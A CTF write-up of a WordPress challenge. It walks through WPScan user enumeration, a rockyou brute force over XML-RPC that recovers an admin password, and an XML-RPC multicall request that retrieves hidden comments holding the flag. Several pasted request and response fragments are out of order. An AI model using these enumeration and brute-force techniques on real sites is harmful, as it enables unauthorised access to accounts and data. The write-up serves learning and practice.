

Intro

Welcome to my first CTF writeup. I wanted to share a WordPress Challenge that I completed during the NCS CTF hosted by Deloitte. This challenge was worth 400 points and was really fun to figure out.

Challenge Info

Logging In when there is no login.

"Our Company started using WordPress as a public blog. We recently had a pentest and were harassed by those pesky ninjas for using tester/tester as our trusty admin combination.

We removed that admin account, but also added a new one so we can keep administering the blog. We also removed wp-login.php so they can no longer try to brute force our credentials. Rumour has it that we like using rockyou for our passwords and that administrators leave useful comments under blog posts."

Initial Thoughts

Upon reading the prompt it becomes apparent that the steps of this challenge are to enumerate user accounts and find creds within the famous rockyou wordlist and determine a way to use those creds to login and find a comment left by an admin account.

Finding the admin account

Anytime I see a WordPress site, my mind always goes to the free tool, WPScan and lucky for us it has to ability to enumerate valid user accounts.

We can do this with the following command:

```
wpscan --url https://44800f5f6334239176ad4f36d45b8d38.challenge.hackazon.org/ -e u
```

- The `--url` flag specifies the WordPress site we are going to scan
- The `-e` flag stands for enumerate. In this example "u" designates to enumerate user accounts.

```
wpscan --url https://44800f5f6334239176ad4f36d45b8d38.challenge.hackazon.org/ -e u

WordPress Security Scanner by the WPScan Team
Version 3.8.18
Sponsored by Automattic - https://automattic.com/
@WPScan_, @ethicalhack3r, @erwan_lr, @firefart

[+] URL: https://44800f5f6334239176ad4f36d45b8d38.challenge.hackazon.org/ [136.243.68.77]
[+] Started: Fri Oct 1 14:46:08 2021

Interesting Finding(s):

[+] Headers
| Interesting Entries:
| - Server: nginx
| - X-Powered-By: PHP/5.5.9-1ubuntu4.20
| Found By: Headers (Passive Detection)
| Confidence: 100%

[+] XML-RPC seems to be enabled: https://44800f5f6334239176ad4f36d45b8d38.challenge.hackazon.org/xmlrpc.php
| Found By: Headers (Passive Detection)
| Confidence: 100%
| Confirmed By:
| - Link Tag (Passive Detection), 30% confidence
| - Direct Access (Aggressive Detection), 100% confidence
| References:
| - http://codex.wordpress.org/XML-RPC_Pingback_API
| - https://www.rapid7.com/db/modules/auxiliary/scanner/http/wordpress_ghost_scanner/
| - https://www.rapid7.com/db/modules/auxiliary/dos/http/wordpress_xmlrpc_dos/
| - https://www.rapid7.com/db/modules/auxiliary/scanner/http/wordpress_xmlrpc_login/
| - https://www.rapid7.com/db/modules/auxiliary/scanner/http/wordpress_pingback_access/

[+] WordPress readme found: https://44800f5f6334239176ad4f36d45b8d38.challenge.hackazon.org/readme.html
| Found By: Direct Access (Aggressive Detection)
| Confidence: 100%

[+] The external WP-Cron seems to be enabled: https://44800f5f6334239176ad4f36d45b8d38.challenge.hackazon.org/wp-cron.php
| Found By: Direct Access (Aggressive Detection)
| Confidence: 60%
| References:
| - https://www.iplocation.net/defend-wordpress-from-ddos
| - https://github.com/wpscanteam/wpscan/issues/1299

[+] WordPress version 4.3.1 identified (Insecure, released on 2015-09-15).
| Found By: Rss Generator (Passive Detection)
| - https://44800f5f6334239176ad4f36d45b8d38.challenge.hackazon.org/index.php/feed/, <generator>http://wordpress.org/?v=4.3.1</generator>
| - https://44800f5f6334239176ad4f36d45b8d38.challenge.hackazon.org/index.php/comments/feed/, <generator>http://wordpress.org/?v=4.3.1</generator>

[+] WordPress theme in use: twentyfifteen
| Location: https://44800f5f6334239176ad4f36d45b8d38.challenge.hackazon.org/wp-content/themes/twentyfifteen/
| Last Updated: 2021-07-22T00:00:00.000Z
| Readme: https://44800f5f6334239176ad4f36d45b8d38.challenge.hackazon.org/wp-content/themes/twentyfifteen/readme.txt
| (!) The version is out of date, the latest version is 3.0
| Style URL: https://44800f5f6334239176ad4f36d45b8d38.challenge.hackazon.org/wp-content/themes/twentyfifteen/style.css?ver=4.3.1
| Style Name: Twenty Fifteen
| Style URI: https://wordpress.org/themes/twentyfifteen/
| Description: Our 2015 default theme is clean, blog-focused, and designed for clarity. Twenty Fifteen's simple, st...
| Author: the WordPress team
| Author URI: https://wordpress.org/
| Found By: Css Style In Homepage (Passive Detection)
| Version: 1.3 (80% confidence)
| Found By: Style (Passive Detection)
| - https://44800f5f6334239176ad4f36d45b8d38.challenge.hackazon.org/wp-content/themes/twentyfifteen/style.css?ver=4.3.1, Match: 'Version: 1.3'

[+] Enumerating Users (via Passive and Aggressive Methods)
Brute Forcing Author IDs - Time: 00:00:02 <===== (10 / 10) 100.00% Time: 00:00:02

[+] User(s) Identified:

[+] neut
| Found By: Author Posts - Author Pattern (Passive Detection)
| Confirmed By:
| - Rss Generator (Passive Detection)
| - Author Id Brute Forcing - Author Pattern (Aggressive Detection)

[+] secure_user
| Found By: Author Id Brute Forcing - Author Pattern (Aggressive Detection)

[!] No WPScan API Token given, as a result vulnerability data has not been output.
[!] You can get a free API token with 25 daily requests by registering at https://wpscan.com/register

[+] Finished: Fri Oct 1 14:46:24 2021
[+] Requests Done: 55
[+] Cached Requests: 6
[+] Data Sent: 16.037 KB
[+] Data Received: 283.391 KB
[+] Memory used: 170.43 MB
[+] Elapsed time: 00:00:15
```


The output of the command gives us a ton of information that will be important later on, but for now let's focus on the fact that we have found two accounts for the WordPress site: "neut" and "secure_user". From here we can make the assumption that "secure_user" is the new admin account that they created.

Brute Forcing Credentials

On top of being able to enumerate users, the WPScan tool is also capable of brute forcing credentials, by utilizing the XMLRPC multicast functionality. (This is going to play a big part later on). We place the account that we found in a text file called user.txt and then executed the following command:

```
wpscan --url https://9be50a98467bf8bdefa08815bb5c4c1a.challenge.hackazon.org/ -U ./users.txt -P /usr/share/wordlists/rockyou.txt
```

This will take some time, in our case 46 minutes, as the rockyou wordlist is huge, but eventually we receive a set of valid credentials.



```
[SUCCESS] - secure_user / ella08
Progress Time: 00:46:00 <====
6:19
[!] Valid Combinations Found:
| Username: secure_user, Password: ella08
```

Logging in without a login page

Failed Directory Brute forcing

On my first attempt at this challenge, I thought that they simply changed the path for the loginpage. To brute force directories I used the tool GoBuster and the common directory names wordlist. Unfortunately this resulted in noise that led me down a rabbit trail.

Our lord and savior: XMLRPC

The key to this challenge is to use the same Wordpress feature that allowed us to brute force credentials, XMLRPC!

I'll save you the explanation of what XMLRPC is, however I would highly recommend reading the following articles:

<https://nitesculucian.github.io/2019/07/01/exploiting-the-xmlrpc-php-on-all-wordpress-versions/>
<https://linuxprograms.wordpress.com/2010/07/16/wordpress-xml-rpc/>

Based on the hint from the Challenge description it looks like we need to pull all comments from the blog. To do this we are going to make a POST request to the XMLRPC endpoint of the site. The body of the request will be XML that specifies the method "wp.getComments" and contains the blogid, username, and password. (It should be noted that you could script this out in any language of your choice or use any tool that allows you to make HTTP requests. For the sake of this writeup I am using Burpsuite)

Request

Request

Response

Pretty

Raw

Hex

\n



```
1 POST /xmlrpc.php HTTP/1.1
2 Host: 9be50a98467bf8bdefa08815bb5c4c1a.challenge.hackazon.org
3 Sec-Ch-Ua: ";Not A Brand";v="99", "Chromium";v="94"
4 Sec-Ch-Ua-Mobile: ?0
5 Sec-Ch-Ua-Platform: "Windows"
6 Upgrade-Insecure-Requests: 1
7 User-Agent: Mozilla/5.0 (Windows NT 10.0; Win64; x64) AppleWebKit/537.36 (KHTML, like Gecko) Chrome/94.0.4606.81 Safari/537.36
8 Accept: text/html,application/xhtml+xml,application/xml;q=0.9,image/avif,image/webp,image/apng,*/*;q=0.8,application/signed-exchange;v=b3;q=0.9
9 Sec-Fetch-Site: none
10 Sec-Fetch-Mode: navigate
11 Sec-Fetch-User: ?1
12 Sec-Fetch-Dest: document
13 Accept-Encoding: gzip, deflate
14 Accept-Language: en-US,en;q=0.9
15 Connection: close
16 Content-Length: 526
17
18 <?xml version="1.0"?>
19 <methodCall>
20   <methodName>
21     system.multicall
22   </methodName>
23   <params>
24     <param>
25       <value>
26         <array>
27           <data>
28             <value>
29               <struct>
30                 <member>
31                   <name>
32                     methodName
33                   </name>
34                   <value>
35                     <string>
36                       wp.getComments
37                     </string>
38                   </value>
39                 </member>
40                 <member>
41                   <name>
42                     params
43                   </name>
44                   <value>
45                     <array>
46                       <data>
47                         <value>
48                           <array>
49                             <data>
50                               <value>
51                                 <string>
52                                   1
53                                 </string>
54                               </value>
55                             </data>
56                             <value>
57                               <string>
58                                 secure_user
59                               </string>
60                             </value>
61                           </array>
62                         </value>
63                       </data>
64                     </array>
65                   </value>
66                 </member>
67               </struct>
68             </value>
69           </data>
70         </array>
71       </value>
72     </param>
73   </params>
74 </methodCall>
```

```

23      e11a08
        </string>
      </value>
    </data>
  </array>
</value>
</data>
</array>
</value>
</member>
</struct>
</value>
</data>
</array>
</value>
</param>
</params>
</methodCall>

```

We then get a response containing all comments for the blog, which also conveniently contains the flag that we are looking for. (Response is appended)

Response

```

1 HTTP/1.1 200 OK
2 Server: nginx
3 Date: Sat, 02 Oct 2021 15:11:21 GMT
4 Content-Type: text/xml; charset=UTF-8
5 Content-Length: 2996
6 Connection: close
7 X-Powered-By: PHP/5.5.9-1ubuntu4.20
8 Vary: Accept-Encoding
9
10 <?xml version="1.0" encoding="UTF-8"?>
11 <methodResponse>
12   <params>
13     <param>
14       <value>
15         <array>
16           <data>
17             <value>
18               <array>
19                 <data>
20                   <value>
21                     <struct>
22                       <member>
23                         <name>
24                           date_created_gmt
25                         </name>
26                         <value>
27                           <dateTime.iso8601>
28                             20151103T00:02:37
29                           </dateTime.iso8601>
30                         </value>
31                       </member>
32                       <member>
33                         <name>
34                           user_id
35                         </name>
36                         <value>
37                           <string>
38                             2
39                           </string>
40                         </value>
41                       </member>
42                     </struct>
43                   </value>
44                 </data>
45               </array>
46             </value>
47           </data>
48         </array>
49       </value>
50     </param>
51   </params>
52 </methodResponse>

```

```

comment_id
</name>
<value>
  <string>
    2
  </string>
</value>
</member>
<member>
  <name>
    parent
  </name>
  <value>
    <string>
      0
    </string>
  </value>
</member>
<member>
  <name>
    status
  </name>
  <value>
    <string>
      hold
    </string>
  </value>
</member>
<member>
  <name>
    content
  </name>
  <value>
    <string>
      CTF{d973d5c70c0f4082fe901eee59a05ce6}
    </string>
  </value>
</member>
<member>
  <name>
    link
  </name>
  <value>

```

Summary

As shown in the previous screenshot, we were able to retrieve data from the WordPress site by utilizing XMLRPC. This was a fun challenge that actually has real world application. WordPress sites are prime targets due to the fact that they are constantly misconfigured. As a general rule of thumb, you should always keep your WordPress plugins up to date and disable any services that are not needed.

Misc Notes

- During the challenge, the first flag found was not the correct one. This is more than likely due to them reusing the challenge. I was able to find the proper flag by enumerating blog post on the site. This is done by changing the id in the request and using the metaWeblog.getPost method.
- It is possible to complete this challenge by using the methods metaWeblog.getPost and wp.getPost.